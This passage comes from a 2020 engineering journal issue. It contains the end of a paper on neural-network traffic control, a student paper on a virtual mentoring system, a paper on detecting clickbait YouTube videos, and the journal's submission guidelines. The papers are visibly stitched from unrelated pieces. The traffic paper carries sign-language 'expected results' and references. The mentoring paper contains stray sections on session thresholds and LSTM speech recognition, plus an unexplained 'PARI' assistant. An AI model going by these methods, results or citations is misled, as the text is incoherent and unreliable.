The major difference between ANN (learning systems) and FES is that; while an FES use present knowledge to make decisions, in a learning system, the decisions are computed using the accumulated experience or knowledge from successfully solved examples. Since ANNs try to mimic the human brain they possess an adaptive feature that allows each node within the network to modify its state in response to past and present knowledge. [12; 3] Patel et al. present an ANN system used to control traffic. The input given to the ANN models are the list of data collected by the sensors which are placed around the traffic lights. The sensors give the traffic light ANN model all the data which are related to the past and present traffic parameters. The model then processes this input and selects the most suitable output that suits current traffic situation. These results are then used by the traffic lights to set the timing for the red and green lights. In their ANN approach they evaluate that for the ANN to produce accurate decisions it required 83 neural nodes, their system produced 73% accuracy level for the derived solutions. Michael at also present a neural networks based traffic light controller called Environment Observation Method based on Artificial Neural Networks Controller (EOM-ANN)

to control urban traffic. Their approach is different from because they also incorporate mathematical strategies (EOM) to make signal allocation decisions. EOM is a mathematical methodology for obtaining timing plans for isolated intersections. It achieves this by calculating the minimal green time for each phase then to prevent congestion an additional green time allocated to each lane that still has cars even after getting green light. However the downside of

EOM is that it sets traffic light timing based on averages of the basic parameters. Due to the fact that these figures are constants, the EOM doesn't incorporate the real time nature of the end.

4.5 EXPECTED RESULTS

Proper live audio input should be taken from the microphone and then it using the Speech-Recognition should be correctly converted into text format for the particular sign mapping process. Mapping should be proper and the system should be able to identify the difference between words and sentences. If the particular words are present in the database then the system should display the gifs instead of single character.

5. CONCLUSION

Improving transportation efficiency is still an active and challenging research area due to the criticality of the transportation infrastructure being monitored by such systems. This article has provided a comprehensive study of the TMSs, emphasizing the main challenges and shortcomings of the existing systems and suggesting some directions to improve the TMS efficiency. First, we have presented a comprehensive overview of the state of the art in TMS, where the three main TMS phases were described: information gathering, information process, and service delivery. We have also proposed an in-depth classification and review of TMS services organized by their architecture and goals. Furthermore, a qualitative analysis was done based on TMS described. Finally, we presented our vision on improving TMS efficiency and robustness to achieve the desired level of accuracy and traffic control, where this improvement relies on targeting the open challenges. In addition, we have identified and discussed some potential efforts to solve it.

ISSN 2394 - 7780

6. REFERENCES

[1] M. Suresh Anand, A. Kumaresan, Dr. N Mohan Kumar, "An Integrated Two Way ISL (Indian Sign Language) Translation System", International Journal of Advance Research in Computer Science

[2] Mahesh M, Arvind Jayaprakash, Geetha M, "Sign Language Translator for Mobile Platforms", International Conference on Advances in Computing, 2017

[3] Kumud Tripathi, Neha Baranwal, "Continuous ISL Gesture Recognition", Article in Procedia Computer Science

[4] Krishna Modi, Amrita More, "Translation of Sign Language Finger-Spelling to Text using Image Processing", International Journal of Computer Applications

[5] World Federation of the Deaf (WFD).

[6] O. Aran, I. Ari, L. Akarun, B. Sankur, A. Benoit, A. Caplier, P. Campr,A.H. Carrillo, and F.-X. Fanard, "SignTutor: An interactive system for sign language tutoring," IEEE Multimedia

[7] S. Mitra and T. Acharya, "Gesture recognition: A survey," IEEE Transactions on Systems, Man, and Cybernetics, Part C: Applications and Reviews

[8] M. D. Manoranjan and John A. RobinsonAsda, "Practical low-cost visual communication using binary images for deaf sign language", IEEE Transactions on Rehabilitation Engineering

[9] Omar Al-Jarrah,Alaa Halawani, "Recognition of gestures in Arabic sign language using neuro-fuzzy systems "Artificial Intelligence :ElseVier Artificial Intelligence – AI

[10] David M. Saxe and Richard A. Foulds, "Robust Region of Interest Coding for Improved Sign Language Telecommunication", IEEE Transactions on Information Technology in Biomedicine

[11] Gaolin Fang, Wen Gao, and Debin Zhao, "Large Vocabulary Sign Language Recognition Based on Fuzzy Decision Trees "IEEE Transactions on Systems, Man, and Cybernetics —Part A: System and Humans

[12] Chung-Hsien Wu, Yu-Hsien Chiu, and Chi-Shiang Guo, "Text Generation from Taiwanese Sign Language Using a PST-Based Language Model for Augmentative Communication", IEEE Transactions on Neural Systems and Rehabilitation Engineering

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

VIRTUAL MENTORING SYSTEM

Afsana Ansari[1], Nikhat Khan[2], Shavez Shaikh[3] and Prashant Rathod[4]
Student[1,2,3] and Professor[4], Computer Engineering, Theem College of Engineering, Boisar

ABSTRACT
Technological advancement have continued to develop over the past two decades impacting how we engage with each other. This evolvement has also influenced the way our student and their mentor are acquiring and delivering information. In order to sustain the connection with our young people our engagement strategy also need to evolve. This is especially significant for the student who are underrepresented in many academics disciplines, industries. This project will give programmatic structure illustrating way to mentor the student using virtually tools, learning development models and strategies that help produce positive measurable outcomes .

The program was to work to facilitate mentoring relationship both formal and informal. Our proposed system named as Virtual Mentoring System will take the user input in form of voice or text and process it and return the output in various form like action to be performed or search the result is dictated to end user. Our system provides the user to interact with the device for the solution to its query. In addition, this proposed system can change the way of interaction between end user and the device.

Keywords: Mentoring System, Virtual Machine, Voice command, Accuracy, Interaction.

INTRODUCTION
The expression 'pulling yourself up by your boot straps' is misleading and lacks acknowledging the significance of context. It implies, as an analogy, that you have the boots and you know how to tie the shoes. For many first generation college students' persistence within academic programs can be challenging. Research suggests that mentorship can increase college retention and student persistence.

Persistence is also mediated by a variety of psychological variables such as motivation and self-awareness .In addition environmental factors also influence student success, such as, having systemic supports in place and access to resources. This is where mentorship programs can have a significant impact on a young person's career trajectory. The research article explores to provide examples of effective mentorship frameworks that are integrated and comprehensive for student engagement. In considering participating in a mentoring relationship one should remember the importance of being flexible in order to align with the individualism and the various developmental stages of a mentee. The mentoring dynamic involves two or more and exists as a result of a demonstrated need for guidance. As for the mentor it may involve an individual who is both adequate and willing to provide support. Mentorship can be provided in many forms and may be applied informally or formally. The most common approach is the 'one to one' engagement. This traditional approach to mentoring involves an exchange of sharing and listening between two people at a minimum and it may occur over time and evolve. The mentee is often exploring academic advisement, career guidance or life advice from a person who has greater experience. The mentor should be braced to also provide emotional and cognitive support.

SCOPE OF PROJECT
Mentoring is a traditional method of transferring knowledge and skills from an established professional in an organization to an inexperienced member in the field. Education sector has found mentoring as quite effective tool since long back and with the advent of new technologies, comes an idea of online mentoring, which is also referred to as e-mentoring. Rather of face-to-face meetings, Virtual Mentoring System (VMS) practice asynchronous, electronic communications to enact and support the relationship between mentor and the student using virtual mode. Virtual Mentoring uses electronic medium to transfer knowledge and skills from mentor to student. It primarily focuses on student and faculty relationship. Virtual Mentoring System is a Client Server model, which acts as an Interface between Mentor and student. VMS strives to reduce the work load of students in entering their details and at the same time enable the Mentors to assess their students more efficiently. . Virtual Mentoring is fundamentally developed to improve the performance of students by assisting mentors to understand the problems of students more effectively and easily. In order to gain this, a rating system is also included using which mentors can handily evaluate and kind the performance of the students and concentrate on those who need there guidance.

ISSN 2394 - 7780

RESEARCH METHODOLOGY

STEM (SCIENCE, TECHNOLOGY, ENGINEERING, MATHEMATICS)

This virtual mentorship project provided 10 interactive sessions per academic term. The engagement was facilitated online using computer platforms, video, digital voice and text base communications. All participants received a nominal financial award for completing the program. All mentees were provided with the following resources tools: Online resources for learning enhancement in STEM, project-base modules, group activities, networking opportunities and online pre & post surveys. The study sought to measure the following constructs: aspiration, self-determination, self-advocacy, math and science self-efficacy

BBSP (BENJAMIN BANNEKER SCHOLAR PROGRAM)

The studies length was one full year and the program study participants were 20 freshmen to seniors. The research study used both qualitative and quantitative pre & post surveys to acquire the impact from the mentee's perspective. The survey type used a Likert 5 point scale, which evaluated key impact areas for 20 post-secondary students. The areas of review were; academic performance, program participation & satisfaction, frequency of research engagement and career exploration. The program also hired an external evaluator to review student coursework three different periods throughout the semester in order to determine program impact.

DIVERSE MEDICINE

Diverse Medicine, established in 2012, is a web-based mentoring program for pre-medical and medical students studying the health sciences. The program mission is to increase ethnic and socioeconomic diversity within the field of medicine. Dr. Dale Okorodudu, founder, is a practicing Pulmonary and Critical Care physician at the Dallas VA Medical Center. The program provides mentors that are credentialed healthcare providers that fundamentally believe that individuals from underrepresented or disadvantage ethnic groups are capable of becoming highly effective clinicians and scientists if provided with community of support systems and mentorship.

GAUSSIAN MIXTURE MODEL

Gaussian mixture models to identify session boundary cut-off or user interactions with a digital assistant. We identified an optimal inter-activity threshold for identifying sessions by finding the point where inter-activity time is equally likely to be within the first gaussians fit (within-session) and the second gaussians fit (between-session). The two mixture components fitted correspond to the within-session interactivity times and the between-session inter-activity times. Our results suggest a smaller threshold($\leq$2 minutes)for session boundary cut-off in digital assistants than the traditionally used 30 minutes threshold for web search engines.

LTSM (Long Short Term Memory)

Design of a compact large vocabulary speech recognition system that can run efficiently on mobile devices, accurately and with low latency. This is achieved by using a CTC based LSTM acoustic model which predicts context independent phones and is compressed to a tenth of its original size using a combination of SVD-based compression and quantization. Quantized deep neural networks (DNNs) and on-the-fly language model rescoring to achieve real-time performance on modern smartphones. The ASR and Search components perform speech recognition and search tasks. In addition to ASR and Search, we also integrate a query parsing module between ASR and Search for a number of reasons. Set of techniques for improving the performance of automated voice search services intended for mobile users accessing these services over a range of portable devices. Voice search is implemented as a two stage search procedure where string candidates generated by an automatic speech recognition (ASR) system are re-scored in order to identify the best matching entry from a potentially very large application specific database.

PROPOSED ARCHITECTURE

The objective of this methodology is to develop an Online Mentoring System to promote and encourage students to actively participate in the academic activities. Our project replaces the conventional and inconvenient method by this system of clearing doubts in classes which involves.

The mentor and student to be physically present at the same time. This context increases the importance of this project. This project bridges the existing gap between a mentor and students to the time constraints. A. User Classes and Characteristics: In the proposed system, we intend to develop a web-based application providing the necessary services and online training to empower students. Students are assigned frequencies automatically based on the marks obtained by them. The registered teachers can post assignments for each grade and value them. The registered students can post queries online and get their responses from the mentors. The students should post their answers for the assignments given to them within the specified date. Assumptions and

ISSN 2394 - 7780

Dependencies Assumption: Here we assume the admin user have to know the information about each teacher and student ID.




Fig-3: Proposed Architecture of VMS(Virtual Mentoring System)

When student makes registration then teacher doesn't need to check the information for the student.

1. **System Feature** : In this proposed system teacher has to upload the lab assignments and students have write the code for that particular lab assignment in text section.
2. **Performance:** The performance of the system will depend upon the correct answers given by students on time. Also the plagiarism is used to check whether the code is copied or not. This also enhances the performance of system.
3. **Capacity**: Capacity of the number of students is limited as it will has certain limit.
4. **Availability**: Student has allowed to interact with mentor after the registration process . After this only student can be able to see the assignments and submit the codes.
5. **Reliability:** System is reliable to type the code and submit it to teachers section properly.
6. **Security**: The system is secure because no student can directly interact with teacher without registration. As during registration, college ID is compulsory so no other students from different colleges can register. Facilitating other Documentation : The SRS forms the basis for checking for the plagiarism.
7. **Validation**: It basically helps for the yearwise distribution of students. Means the second year student after getting in third year will be automatically get removed from that group. Mentoring is a conventional method of transferring knowledge and ideas from a confirmed professional in an society to an inexperienced member in the sector.

CONCLUSION

By this work, we conclude that Virtual mentoring in an academic institute can be developed and tremendous System which is easily accessible to parents as well as the mentors and students. Hence it will allow the mentors to dedicate more time whenever they wish and can give much precise feedback that will give proper guidance and right solution to the problems of students. The primary focus of this entire work is heart felt pain for the student life and to reduce suicide attempts made by students due to academic stress or other problems. This system is user friendly and easy to use as it is based on simple client-server model.

In future, one more important user, parent can also be added into the system and Contains key features like Voice Pattern Detection, Keyword Learning, etc. which helpful for end user to use various functionalities and services of the mobile devices.

Here, PARI is language barrier independent which actively responds to user's voice commands faster than the Online Voice Search applications. Regardless of how a mentor and mentee are matched, etiquette and ethics demand that the relationship be conducted in a professional manner with consideration and respect for both individuals.

REFERENCES

- Obed Figueroa1, Virtual Mentoring: Practitioner Strategies for Students Underrepresented in Industry, Vol. 7, No. 2; 2017.

ISSN 2394 - 7780

- R U V N Satish, M. Vivekananda, Implementation of Mentoring System Using J2EE Architecture: E-Mentoring, Volume 3, Issue 5 (October, 2016).
- Rishabh Mehrotra[1], Ahmed Hassan Awadallah[2] , Ahmed El Kholy1 , Imed Zitoun, Hey Cortana! Exploring the use cases of a Desktop based Digital Assistant, CAIR'17, August 2017.
- Shivani Thakare[1], Sudhir Jadhav[2], Indrasen Mane[3], Shubham Pawar[4], Prof. Abhilasha Kulkarni[5]Online Mentoring System (An Online Mentor-Student System), Volume 67 Issue 1 - January 2019.
- Dr. Kshama V. Kulhalli[1,] Dr.Kotrappa Sirbi [2,] Mr. Abhijit J[3], Patankar.Personal Assistant with Voice Recognition Intelligence, Volume 10, Number 1 (2017).

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

YOUTUBE FAKE VIDEO DETECTION

Lalsingh Daswani[1], Prathamesh More[2], Vivek Gaud[3] and Prof. Prashant Rathod[4]
Student[1,2,3] and Professor[4], Computer Engineering, Theem College of Engineering, Boisar

ABSTRACT
The use of deceptive techniques in user-generated video portals is ubiquitous. Unscrupulous uploaders deliberately mislabel video descriptors aiming at increasing their views and subsequently their ad revenue. This problem, usually referred to as "clickbait," may severely undermine user experience. As views kept on increasing so as money proportionally, so decrease such cases we made a system which assist in identifying the clickbait videos which increases the user experience. We are able to achieve efficient result by using extracting YouTube details using python libraries and YouTube API, by this dataset is created in which computation is done.

After the computation, we performed sentimental analysis on the data through which are able to efficiently identify the video is clickbait or not. We were also able to compare to dissimilar videos through python libraries/API in which it compares the real video with clickbait video through content inside the video comparison its reliable. To increase efficiency, we also tried to divide a video in equal interval of time frames and compared it with the thumbnail of that respective video which will would impact on the desired given result.


I. INTRODUCTION
With the ever-growing data on the internet/Cloud in today's world, YouTube data is contributing to large extent in it. There are a lot of poorly-rated, bad and even fake videos out there that you don't realize until you begin to watch them, wasting your valuable time. Many of YouTube videos nowadays are just created for purpose of profit by giving false information, faulty or inappropriate thumbnail on videos [1][4]. Creating a model that will filter out false YouTube videos which will boost the YouTube search result and protect the user from trusting false & faulty content. Using various machine learning and AI algorithm, we can filter out fake YouTube videos. Using Google YouTube API we can process, analyze, filter YouTube data and use those data for processing out click-bait videos.

Clickbait is a marketing instrument employed by many publishers on social media that entices and manipulates users to click on a certain link by using eye-catching teaser content, exaggerated descriptions, by omitting key information, or even via outright deception— irrespective of whether users are actually interested in the content's topic or not [4]. This usually serves the purpose of maximizing the revenue generated through display advertisement on the content's page.

II . RELATED WORKS
In these prototype model we have trained machine model to compare and match image in the required system .The research has focused on getting factors that gives best possible perceptual decision regarding fake video. The factors are tough not directly used or applied they are computed on various basis and their impact on end results. All the results are monitored and retrain to increase the accuracy of future results.

III .IMPLEMENTATION
- Youtube Fake Video Detection is ML based project for detection of fake videos on one of the largest video sharing platform Youtube. There are a lot of poorly-rated, bad and even fake videos out there that you don't realize until you begin to watch them, wasting your valuable time[6].
- The data or videos for the processing are taken from youtube itself with the help of YouTube API .
- These Google API is Capable of delivering all necessary information regarding a video and video itself.


ISSN 2394 - 7780




- Videos will be taken according to the user search or keywords enter by the user.
- For every video taken for processing , the information like video likes, dislikes, title, type etc is taken as parameters for processing.
- Alogorithms are applied on the considered factors for computing the results or analysis.
- The next step executed is taking the comments of a video into consideration. Sentiment analysis is then done on the comments.
- The results of sentiment analysis is POS or NEG. Where POS being positive reply and NEG being negative reply.
- Thumbnail is now taken and processed with input videos for further computation
- Here , video is splits into n frames and each frame is compared with the Thumbnail to see whether that thumbnail exist or not[2] .
- Another important factor which is used for computation is speech or subtitles of videos.
- Here , Text-To-Speech technique is used for pre-processing of data .Next , these data is passed on to algorithms for processing along with the video.
- Next step in these process is Frame Analysis[7].
- In Frame Analysis each splited video frame is passed on the the algorithm for processing in order to reach to result or gather some relevant information from that frame.
- Some more factors are considered and now all factors are taken in to consideration according to their relevance and fixed ratio for final computation.

ISSN 2394 - 7780

IV. WORKING





- The system works based on different factors that matters in deciding the trueness of the video.
- The factors are computed with different logics to get best result out of them.
- Factors like Comments of Videos,Likes,Dislikes are taken into computation.
- Sentiment Analysis is carried out on Comments of the Video.
- Image matching algorithm is used to compare frames of video and Thumbnail

V. ADVANTAGES

- Users will be able to get the idea of how fake the video is.
- These will save users valuable time and get them help get better results.
- No extra computation required at user end.

VI . FUTURE SCOPE

- We will add caption recognition feature and perform speech semi-sentiment operation on it.
- With these we can get gest of the video and then compare these with title or description of video.
- Deep Fakes is another aspect to look forward, this will help in better accurate results.
- These will help in dealing with current affairs problems.

VII. CONCLUSION

In this System, we are able to retrieve data from YouTube and perform operations on that data. We are able to get insights from the data using Sentimental Analysis (Sentimental Analysis using Text Blob), Audio-to-text mechanism is also achieved. Frame Division and matching is also done through Python Imaging Library by comparing frames with thumbnail of the video. We have also tested are system, written test cases to increase the efficiency of the system. Testing helped us in increasing the productivity and checking the data is correct or not.

ISSN 2394 - 7780

VIII. REFERENCES

[1] Savvas Zannettou, Sotirios Chatzis, Kostantinos Papadamou, Michael Sirivianos "The Good, the Bad and the Bait: Detecting and Characterizing Clickbait on YouTube" March 2018 sa.zannettou@edu.cut.ac.cy

[2] Karthikeyan Vaiapury1, Pradeep K. Atrey1, Mohan S. Kankanhalli1 and Kalpathi Ramakrishnan2 "Non-Identical Duplicate Video Detection Using The Sift Method" October 2006

[3] Miriam Marciel, Ruben Cuevas, Albert Banchs, Roberto Gonzalez, Stefano Traverso "Understanding the detection of fake view fraud in Video Content Portals",2017.

[4] Mirjam Wattenhofer, Roger Wattenhofer,Zack Zhu ," The YouTube Social Network",2012.

[5] Li Wang, Member, IEEE, Gang Wang, Member, IEEE and Dennis Sng," Deep Learning Algorithms with Applications to Video Analytics for A Smart City: A Survey" , 2018.

[6] Hanif Bhuiyan, Jinat Ara, Rajon Bardhan, Md. Rashedul Islam "Retrieving YouTube Video by Sentiment Analysis on User Comment" September 2017 ,Proc. of the 2017 IEEE International Conference on Signal and Image Processing Applications (IEEE ICSIPA 2017), Malaysia

[7] Daniel Paternain, Mikel Galar, Aranzazu Jurio, Edurne Barrenechea "A new algorithm for color image comparison based on similarity measures" October 2014 ,8th Conference of the European Society for Fuzzy Logic and Technology (EUSFLAT 2013)

MANUSCRIPT SUBMISSION

GUIDELINES FOR CONTRIBUTORS

1. Manuscripts should be submitted preferably through email and the research article / paper should preferably not exceed 8 – 10 pages in all.
2. Book review must contain the name of the author and the book reviewed, the place of publication and publisher, date of publication, number of pages and price.
3. Manuscripts should be typed in 12 font-size, Times New Roman, single spaced with 1" margin on a standard A4 size paper. Manuscripts should be organized in the following order: title, name(s) of author(s) and his/her (their) complete affiliation(s) including zip code(s), Abstract (not exceeding 350 words), Introduction, Main body of paper, Conclusion and References.
4. The title of the paper should be in capital letters, bold, size 16" and centered at the top of the first page. The author(s) and affiliations(s) should be centered, bold, size 14" and single-spaced, beginning from the second line below the title.

First Author Name1, Second Author Name2, Third Author Name3

1Author Designation, Department, Organization, City, email id

2Author Designation, Department, Organization, City, email id

3Author Designation, Department, Organization, City, email id

5. The abstract should summarize the context, content and conclusions of the paper in less than 350 words in 12 points italic Times New Roman. The abstract should have about five key words in alphabetical order separated by comma of 12 points italic Times New Roman.
6. Figures and tables should be centered, separately numbered, self explained. Please note that table titles must be above the table and sources of data should be mentioned below the table. The authors should ensure that tables and figures are referred to from the main text.

EXAMPLES OF REFERENCES

All references must be arranged first alphabetically and then it may be further sorted chronologically also.

- **Single author journal article:**

Fox, S. (1984). Empowerment as a catalyst for change: an example for the food industry. *Supply Chain Management*, *2*(3), 29–33.

Bateson, C. D.,(2006), 'Doing Business after the Fall: The Virtue of Moral Hypocrisy', Journal of Business Ethics, 66: 321 – 335

- **Multiple author journal article:**

Khan, M. R., Islam, A. F. M. M., & Das, D. (1886). A Factor Analytic Study on the Validity of a Union Commitment Scale. *Journal of Applied Psychology*, *12*(1), 129-136.

Liu, W.B, Wongcha A, & Peng, K.C. (2012), "Adopting Super-Efficiency And Tobit Model On Analyzing the Efficiency of Teacher's Colleges In Thailand", International Journal on New Trends In Education and Their Implications, Vol.3.3, 108 – 114.

- **Text Book:**

Simchi-Levi, D., Kaminsky, P., & Simchi-Levi, E. (2007). *Designing and Managing the Supply Chain: Concepts, Strategies and Case Studies* (3rd ed.). New York: McGraw-Hill.

S. Neelamegham," Marketing in India, Cases and Reading, Vikas Publishing House Pvt. Ltd, III Edition, 2000.

- **Edited book having one editor:**

Raine, A. (Ed.). (2006). *Crime and schizophrenia: Causes and cures.* New York: Nova Science.

- **Edited book having more than one editor:**

Greenspan, E. L., & Rosenberg, M. (Eds.). (2009). *Martin's annual criminal code:Student edition 2010.* Aurora, ON: Canada Law Book.

- **Chapter in edited book having one editor:**

Bessley, M., & Wilson, P. (1984). Public policy and small firms in Britain. In Levicki, C. (Ed.), *Small Business Theory and Policy* (pp. 111–126). London: Croom Helm.

- **Chapter in edited book having more than one editor:**

Young, M. E., & Wasserman, E. A. (2005). Theories of learning. In K. Lamberts, & R. L. Goldstone (Eds.), *Handbook of cognition* (pp. 161-182). Thousand Oaks, CA: Sage.

- **Electronic sources should include the URL of the website at which they may be found, as shown:**

Sillick, T. J., & Schutte, N. S. (2006). Emotional intelligence and self-esteem mediate between perceived early parental love and adult happiness. *E-Journal of Applied Psychology, 2*(2), 38-48. Retrieved from http://ojs.lib.swin.edu.au/index.php/ejap

- **Unpublished dissertation/ paper:**

Uddin, K. (2000). A Study of Corporate Governance in a Developing Country: A Case of Bangladesh (Unpublished Dissertation). Lingnan University, Hong Kong.

- **Article in newspaper:**

Yunus, M. (2005, March 23). Micro Credit and Poverty Alleviation in Bangladesh. *The Bangladesh Observer*, p. 9.

- **Article in magazine:**

Holloway, M. (2005, August 6). When extinct isn't. *Scientific American, 293*, 22-23.

- **Website of any institution:**

Central Bank of India (2005). *Income Recognition Norms Definition of NPA.* Retrieved August 10, 2005, from http://www.centralbankofindia.co.in/ home/index1.htm, viewed on

7. The submission implies that the work has not been published earlier elsewhere and is not under consideration to be published anywhere else if selected for publication in the journal of Indian Academicians and Researchers Association.

8. Decision of the Editorial Board regarding selection/rejection of the articles will be final.